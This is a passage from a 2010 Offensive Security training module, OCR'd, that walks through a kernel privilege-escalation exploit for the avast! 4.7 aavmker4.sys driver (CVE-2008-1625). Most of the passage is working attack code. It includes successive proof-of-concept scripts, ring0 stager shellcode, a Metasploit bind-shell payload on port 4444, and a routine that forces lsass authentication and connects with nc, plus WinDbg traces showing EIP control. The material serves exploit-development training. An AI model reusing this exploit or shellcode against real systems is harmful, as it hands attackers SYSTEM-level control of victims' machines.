	DEVICE_NAME   = "\\\\.\\AavmKer4"

	# GETTING .sys BASE ADDRESS
	 driver_name   = 'aavmker4.sys'
	sysbase       = findSysBase(driver_name)
	if not sysbase:
		print "(-) Couldn't retrieve driver base address, exiting..."
		sys.exit()
	dwReturn      = c_ulong()
	read_data_from= struct.pack('L', (sysbase+0x2e00)) # calculate addy in .data
	func_pointer_obj = struct.pack('L', (sysbase+0x2300)) # calculate object addy
```


© All rights reserved to Offensive Security, 2010



```
        stor_size       = 0x418
        stor_input    = "\x07\xAD\xDE\xD0\xBA\xD0\xBA\x10"
        stor_input    += "\x43" * 0x8
        stor_input    += read_data_from
        stor_input    += "\x44" * 0x4
        stor_input    += func_pointer_obj
        stor_input    += "\x43" * (stor_size - 0x8 - 0xC - 0x4 - 0x4)
        evil_size       = 0x878
        # OFFSET 0x870 BYTES
        evil_input    = "\x41" * 0x870
        # PTR TO .DATA SECTION ADDRESS TO BYPASS CHECKS.
        evil_input  += read_data_from
        # PADDING
        evil_input  += "\x41" * 0x4
        out_size        = 0x1024
        evil_output   = ""
        driver_handle1=kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                            0, None, OPEN_EXISTING, 0, None)
        driver_handle2=kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                            0, None, OPEN_EXISTING, 0, None)
        # trigger these later on...
        thread.start_new(pwnDrv, (driver_handle1, IOCTL_EIP, stor_input, stor_size,
                                   evil_output, out_size, dwReturn))
        if driver_handle2:
               print "(+) Storing data in kernel space..."
               dev_ioctl = kernel32.DeviceIoControl(driver_handle2, IOCTL_STOR,
                                                    stor_input, stor_size,
                                                    evil_output, out_size,
                                                    byref(dwReturn), None)
               print "(+) Talking to the driver sending vulnerable IOCTL..."
               dev_ioctl = kernel32.DeviceIoControl(driver_handle2, IOCTL_VULN,
                                                    evil_input, evil_size,
                                                    evil_output, out_size,
                                                    byref(dwReturn), None)
```

POC06 source code.

Exercise

1) Repeat the required steps in order to own EIP.

© All rights reserved to Offensive Security, 2010

Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86

```
kd> t
f7905ccb 85c9            test    ecx,ecx
kd> t
f7905ccd 7406            je      f7905cd5
kd> t
f7905cd5 e8ca130000      call    f79070a4
kd> g
Breakpoint 1 hit
f7905c0a 3d2000d6b2      cmp     eax,0B2D60020h
kd> t
f7905c0f 0f84b0000000    je      f7905cc5
kd>
f7905cc5 8b0d647d90f7    mov     ecx,dword ptr ds:[0F7907D64h]
kd> t
f7905ccb 85c9            test    ecx,ecx
kd> t
f7905ccd 7406            je      f7905cd5
kd> t
f7905ccf ff15007390f7    call    dword ptr ds:[0F7907300h]
kd> g
Access violation - code c0000005 (!!! second chance !!!)
41414141 ??              ???
kd>
```

Figure 110: EIP owned.

avast! Case Study: elevation

We are on it! It's time to practice all that we learned in *ring0* shellcode theory and turn our *POC* into a working privilege escalation exploit. We will use a *metasploit* bind shell user-mode shellcode as a final *stage* and we will append it to the *ring0* payload taken from (93).

In order to execute correctly, the *stager* must know how many bytes it needs to copy to *SharedUserData*; a simple computation tells us that we have to copy 496 bytes of payload[124].

Figure 111 shows how we will proceed: the first *ring0 stager,* preceeded by a *NOP* sled, will be written directly after the function pointer object at address *sysbase+0x2304*. The function pointer, once dereferenced, will execute a *"call sysbase+0x2300"* instruction that will softly land us at the beginning of the *NOP* sled eventually executing the kernel-space stager.

[124] see 0x1f0 in the following exploit.

 © All rights reserved to Offensive Security, 2010





Figure 111: Function pointer dereference.


```
#!/usr/bin/python
# avast! 4.7 aavmker4.sys privilege escalation
# http://www.trapkit.de/advisories/TKADV2008-002.txt
# CVE-2008-1625
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# POC7 - AWE RING0 MODULE
from ctypes import *
import struct, sys, thread, time

kernel32 = windll.kernel32
Psapi    = windll.Psapi

def findSysBase(drv):
      print "(+) Retrieving %s base address..." % drv
      ARRAY_SIZE              = 1024
      myarray                 = c_ulong * ARRAY_SIZE
      lpImageBase             = myarray()
      cb                      = c_int(1024)
      lpcbNeeded              = c_long()
      drivername_size         = c_long()
      drivername_size.value = 48
      Psapi.EnumDeviceDrivers(byref(lpImageBase), cb, byref(lpcbNeeded))
      for baseaddy in lpImageBase:
             drivername = c_char_p("\x00"*drivername_size.value)
             if baseaddy:
                    Psapi.GetDeviceDriverBaseNameA(baseaddy, drivername,
                                           drivername_size.value)
                    if drivername.value.lower() == drv:
                           print "(+) Address retrieved: %s" % hex(baseaddy)
                           return baseaddy
      return None
```


© All rights reserved to Offensive Security, 2010



```
def pwnDrv(driver_handle, IOCTL_EIP, stor_input, stor_size, evil_output,
                    out_size, dwReturn):
        # We trigger func pointer to control EIP
        time.sleep(5)
        print "(+) Owning EIP..."
        for i in range(1,3):
                print "(+) Triggering function pointer: %d/2" % i
                dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_EIP,
                                                stor_input, stor_size,
                                                evil_output, out_size,
                                                byref(dwReturn), None)
                time.sleep(0.5)

if __name__ == '__main__':
        print "(*) avast! 4.7 aavmker4.sys privilege escalation"
        print "(+) coded by Matteo Memelli aka ryujin -> at <- offsec.com"
        print "(+) www.offsec.com || Spaghetti & Pwnsauce"
        GENERIC_READ  = 0x80000000
        GENERIC_WRITE = 0x40000000
        OPEN_EXISTING = 0x3
        IOCTL_VULN    = 0xb2d60030 # writes to arbitrary memory
        IOCTL_STOR    = 0xb2d6001c # stores stuff in .data to bypass checks
        IOCTL_EIP        = 0xb2d60020 # triggers function pointer
        # DosDevices\AAVMKER4 Device\AavmKer4
        DEVICE_NAME   = "\\\\.\\AavmKer4"

        # GETTING .sys BASE ADDRESS
         driver_name   = 'aavmker4.sys'
        sysbase       = findSysBase(driver_name)
        if not sysbase:
                print "(-) Couldn't retrieve driver base address, exiting..."
                sys.exit()
        dwReturn      = c_ulong()

        # evil_input = 0x878
        # Payload = 496 bytes
        # ring0_migrate = 45 bytes || # \xf0\x01 bytes to copy
        ring0_migrate = (
        "\xfc\xfa\xeb\x24\x5e\x68\x76\x01\x00\x00\x59\x0f\x32\x89\x86\x69"
        "\x00\x00\x00\x8b\xbe\x6d\x00\x00\x00\x89\xf8\x0f\x30\xb9\xf0\x01"
        "\x00\x00\xf3\xa4\xfb\xf4\xeb\xfd\xe8\xd7\xff\xff\xff" )

        # ring0_msr = 117 bytes
        ring0_msr = (
        "\x6a\x00\x9c\x60\xe8\x00\x00\x00\x00\x58\x8b\x98\x60\x00\x00\x00"
        "\x89\x5c\x24\x24\x81\xf9\xde\xc0\xad\xde\x75\x10\x68\x76\x01\x00"
        "\x00\x59\x89\xd8\x31\xd2\x0f\x30\x31\xc0\xeb\x3a\x8b\x32\x0f\xb6"
        "\x1e\x66\x81\xfb\xc3\x00\x75\x2e\x8b\x98\x68\x00\x00\x00\x8d\x9b"
        "\x75\x00\x00\x00\x89\x1a\xb8\x01\x00\x00\x80\x0f\xa2\x81\xe2\x00"
        "\x00\x10\x00\x74\x11\xba\x00\xff\x3f\xc0\x81\xc2\x04\x00\x00\x00"
        "\x81\x22\xff\xff\xff\x7f\x61\x9d\xc3\xff\xff\xff\xff\x00\x04\xdf"
        "\xff\x00\x04\xfe\x7f" )

        # ring3_stager = 61 bytes
        ring3_stager = (
```

 © All rights reserved to Offensive Security, 2010



```
"\x60\x6a\x30\x58\x99\x64\x8b\x18\x39\x53\x0c\x74\x2e\x8b\x43\x10"
"\x8b\x40\x3c\x83\xc0\x28\x8b\x08\x03\x48\x03\x81\xf9\x6c\x61\x73"
"\x73\x75\x18\xe8\x0a\x00\x00\x00\xe8\x10\x00\x00\x00\xe9\x09\x00"
"\x00\x00\xb9\xde\xc0\xad\xde\x89\xe2\x0f\x34\x61\xc3" )

# msf payload: bindshell port 4444 318 bytes
ring3_shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0"
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff"
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53"
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff"
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64"
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab"
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51"
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53"
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6"
"\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6\xff\xd0\xc3" )

read_data_from= struct.pack('L', (sysbase+0x2e00)) # calculate addy in .data
func_pointer_obj = struct.pack('L', (sysbase+0x2300)) # calculate object addy
stor_size      = 0x418
stor_input    = "\x07\xAD\xDE\xD0\xBA\xD0\xBA\x10"
stor_input    += "\x43" * 0x8
stor_input    += read_data_from
stor_input    += "\x44" * 0x4
stor_input    += func_pointer_obj
stor_input    += "\x43" * (stor_size - 0x8 - 0xC - 0x4 - 0x4)


evil_size      = 0x878
eip = struct.pack('L', (sysbase+0x2304)) # eip address

# OFFSET 0x870 BYTES
evil_input     = "\x41"*4 + eip + "\x90"*0x102
evil_input    += ring0_migrate + ring0_msr + ring3_stager + ring3_shellcode
evil_input    += "\x41"*0x549
# PTR TO .DATA SECTION ADDRESS TO BYPASS CHECKS.
evil_input    += read_data_from
# PADDING
evil_input  += "\x41" * 0x4

out_size       = 0x1024
evil_output    = ""

driver_handle1=kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                    0, None, OPEN_EXISTING, 0, None)
driver_handle2=kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
```

 © All rights reserved to Offensive Security, 2010

```
                                            0, None, OPEN_EXISTING, 0, None)
    # trigger these later on...
    thread.start_new(pwnDrv, (driver_handle1, IOCTL_EIP, stor_input, stor_size,
                              evil_output, out_size, dwReturn))

    if driver_handle2:
          print "(+) Storing data in kernel space..."
          dev_ioctl = kernel32.DeviceIoControl(driver_handle2, IOCTL_STOR,
                                               stor_input, stor_size,
                                               evil_output, out_size,
                                               byref(dwReturn), None)
          print "(+) Talking to the driver sending vulnerable IOCTL..."
          dev_ioctl = kernel32.DeviceIoControl(driver_handle2, IOCTL_VULN,
                                               evil_input, evil_size,
                                               evil_output, out_size,
                                               byref(dwReturn), None)
```

POC07 source code

Running the POC, we gain code execution as expected (Figure 112), but once landed in our *NOP* sled we encounter a bad char in the middle of the buffer (Figure 113)[125].

```
f7905ccf ff15007390f7   call   dword ptr ds:[0F7907300h] ds:0023:f7907300=f7907304
f7905cd5 e8ca130000     call   f79070a4
f7905cda a3647d90f7     mov    dword ptr ds:[F7907D64h],eax
```

Figure 112: Code execution has been gained.





Figure 113: Bad character in the middle of the nop sled.

---

[125] The mindful student should already know where does this bad character come from.

© All rights reserved to Offensive Security, 2010




We update our exploit in order to jump directly ahead of the bad character (*0xf7907fa*) and run the exploit again. We also include a function that will try to force *lsass.exe* to issue a *SYSCALL* in order to speed up the final trigger to execute the *ring3* stage[126].

```
#!/usr/bin/python
# avast! 4.7 aavmker4.sys privilege escalation
# http://www.trapkit.de/advisories/TKADV2008-002.txt
# CVE-2008-1625
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# EXPLOIT - AWE RING0 MODULE

from ctypes import *
import struct, sys, thread, time, os

kernel32 = windll.kernel32
Psapi    = windll.Psapi

def findSysBase(drv):
       print "(+) Retrieving %s base address..." % drv
       ARRAY_SIZE             = 1024
       myarray                = c_ulong * ARRAY_SIZE
       lpImageBase            = myarray()
       cb                     = c_int(1024)
       lpcbNeeded             = c_long()
       drivername_size        = c_long()
       drivername_size.value = 48
       Psapi.EnumDeviceDrivers(byref(lpImageBase), cb, byref(lpcbNeeded))
       for baseaddy in lpImageBase:
              drivername = c_char_p("\x00"*drivername_size.value)
              if baseaddy:
                     Psapi.GetDeviceDriverBaseNameA(baseaddy, drivername,
                                                    drivername_size.value)
                     if drivername.value.lower() == drv:
                            print "(+) Address retrieved: %s" % hex(baseaddy)
                            return baseaddy
       return None


def pwnDrv(driver_handle, IOCTL_EIP, stor_input, stor_size, evil_output,
                     out_size, dwReturn):
       # We trigger func pointer to control EIP
       time.sleep(5)
       print "(+) Owning EIP..."
       for i in range(1,3):
              print "(+) Triggering function pointer: %d/2" % i
              dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_EIP,
                                                     stor_input ,stor_size,
                                                     evil_output, out_size,
```

126 Any authentication process on the system should help.

© All rights reserved to Offensive Security, 2010




```
                                                 byref(dwReturn), None)
            time.sleep(0.5)


def checkShell():
        check = "netstat -an | find \"4444\""
        res = os.popen(check)
        ret = res.read()
        res.close()
        if ret.find("0.0.0.0:4444") != -1:
                return True
        else:
                return False

def kickLsass():
        time.sleep(10)
        lsas1 = "echo hola | runas /user:administrator cmd.exe > NUL"
        lsas2 = "net use \\\\127.0.0.1 /user:administrator test > NUL"
        nc    = "nc 127.0.0.1 4444"
        print "(!) NO BSOD? good sign :)"
        print "(*) Sleeping 60 secs before the Woshi finger hold..."
        time.sleep(60)
        # Trying to kick ls-ass, any auth good or failed should help
        # if this doesn't work for you try to rdp to the vuln box or
        # logout/login from console... it's rough but should work ;)
        print "(+) Trying to fail an auth to trigger syscall..."
        os.system(lsas1)
        time.sleep(1)
        os.system(lsas2)
        while 1:
                res = checkShell()
                if res:
                        print "($) Shell is ready 0.0.0.0:4444"
                        break
                print "(*) Retrying. Sleeping 30 secs..."
                time.sleep(30)
                print "(+) Trying to fail an auth to trigger syscall..."
                os.system(lsas1)
                time.sleep(1)
                os.system(lsas2)

if __name__ == '__main__':
        print "(*) avast! 4.7 aavmker4.sys privilege escalation"
        print "(+) coded by Matteo Memelli aka ryujin -> at <- offsec.com"
        print "(+) www.offsec.com || Spaghetti & Pwnsauce"
        GENERIC_READ  = 0x80000000
        GENERIC_WRITE = 0x40000000
        OPEN_EXISTING = 0x3
        IOCTL_VULN    = 0xb2d60030 # writes to arbitrary memory
        IOCTL_STOR    = 0xb2d6001c # stores stuff in .data to bypass checks
        IOCTL_EIP        = 0xb2d60020 # triggers function pointer
        # DosDevices\AAVMKER4 Device\AavmKer4
        DEVICE_NAME   = "\\\\.\\AavmKer4"

        # GETTING .sys BASE ADDRESS
         driver_name   = 'aavmker4.sys'
        sysbase       = findSysBase(driver_name)
```

 © All rights reserved to Offensive Security, 2010

```
if not sysbase:
      print "(-) Couldn't retrieve driver base address, exiting..."
      sys.exit()
dwReturn      = c_ulong()

# evil_input = 0x878
# Payload = 496 bytes
# ring0_migrate = 45 bytes || # \xf0\x01 bytes to copy
ring0_migrate = (
"\xfc\xfa\xeb\x24\x5e\x68\x76\x01\x00\x00\x59\x0f\x32\x89\x86\x69"
"\x00\x00\x00\x8b\xbe\x6d\x00\x00\x00\x89\xf8\x0f\x30\xb9\xf0\x01"
"\x00\x00\xf3\xa4\xfb\xf4\xeb\xfd\xe8\xd7\xff\xff\xff" )

# ring0_msr = 117 bytes
ring0_msr = (
"\x6a\x00\x9c\x60\xe8\x00\x00\x00\x00\x58\x8b\x98\x60\x00\x00\x00"
"\x89\x5c\x24\x24\x81\xf9\xde\xc0\xad\xde\x75\x10\x68\x76\x01\x00"
"\x00\x59\x89\xd8\x31\xd2\x0f\x30\x31\xc0\xeb\x3a\x8b\x32\x0f\xb6"
"\x1e\x66\x81\xfb\xc3\x00\x75\x2e\x8b\x98\x68\x00\x00\x00\x8d\x9b"
"\x75\x00\x00\x00\x89\x1a\xb8\x01\x00\x00\x80\x0f\xa2\x81\xe2\x00"
"\x00\x10\x00\x74\x11\xba\x00\xff\x3f\xc0\x81\xc2\x04\x00\x00\x00"
"\x81\x22\xff\xff\xff\x7f\x61\x9d\xc3\xff\xff\xff\xff\x00\x04\xdf"
"\xff\x00\x04\xfe\x7f" )

# ring3_stager = 61 bytes
ring3_stager = (
"\x60\x6a\x30\x58\x99\x64\x8b\x18\x39\x53\x0c\x74\x2e\x8b\x43\x10"
"\x8b\x40\x3c\x83\xc0\x28\x8b\x08\x03\x48\x03\x81\xf9\x6c\x61\x73"
"\x73\x75\x18\xe8\x0a\x00\x00\x00\xe8\x10\x00\x00\x00\xe9\x09\x00"
"\x00\x00\xb9\xde\xc0\xad\xde\x89\xe2\x0f\x34\x61\xc3" )

# msf payload: bindshell port 4444 318 bytes
ring3_shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0"
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff"
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53"
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff"
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64"
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab"
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51"
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53"
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6"
"\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6\xff\xd0\xc3" )

read_data_from= struct.pack('L', (sysbase+0x2e00)) # calculate addy in .data
func_pointer_obj = struct.pack('L', (sysbase+0x2300)) # calculate object addy
stor_size     = 0x418
```


© All rights reserved to Offensive Security, 2010




```
        stor_input    = "\x07\xAD\xDE\xD0\xBA\xD0\xBA\x10"
        stor_input    += "\x43" * 0x8
        stor_input    += read_data_from
        stor_input    += "\x44" * 0x4
        stor_input    += func_pointer_obj
        stor_input    += "\x43" * (stor_size - 0x8 - 0xC - 0x4 - 0x4)


        evil_size      = 0x878
        eip = struct.pack('L', (sysbase+0x23fa)) # eip address

        # OFFSET 0x870 BYTES
        evil_input     = "\x41"*4 + eip + "\x90"*0x102
        evil_input    += ring0_migrate + ring0_msr + ring3_stager + ring3_shellcode
        evil_input    += "\x41"*0x549
        # PTR TO .DATA SECTION ADDRESS TO BYPASS CHECKS.
        evil_input    += read_data_from
        # PADDING
        evil_input  += "\x41" * 0x4

        out_size       = 0x1024
        evil_output    = ""

        driver_handle1=kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                            0, None, OPEN_EXISTING, 0, None)
        driver_handle2=kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                            0, None, OPEN_EXISTING, 0, None)
        # trigger these later on...
        thread.start_new(pwnDrv, (driver_handle1, IOCTL_EIP, stor_input, stor_size,
                                  evil_output, out_size, dwReturn))
        thread.start_new(kickLsass, ())

        if driver_handle2:
              print "(+) Storing data in kernel space..."
              dev_ioctl = kernel32.DeviceIoControl(driver_handle2, IOCTL_STOR,
                                                   stor_input, stor_size,
                                                   evil_output, out_size,
                                                   byref(dwReturn), None)
              print "(+) Talking to the driver sending vulnerable IOCTL..."
              dev_ioctl = kernel32.DeviceIoControl(driver_handle2, IOCTL_VULN,
                                                   evil_input, evil_size,
                                                   evil_output, out_size,
                                                   byref(dwReturn), None)
```

Final Exploit source code

Running the exploit above brings the expected results: the function pointer is triggered and execution is redirected to address *0xf79073fa* ()*;* we land in the *NOP* sled and execute the *ring0* stager. Kernel thread is halted and the rest of the payload has been copied to *SharedUserData* ().

In Fig We finally get a bind SYSTEM shell listening on port 4444!

© All rights reserved to Offensive Security, 2010



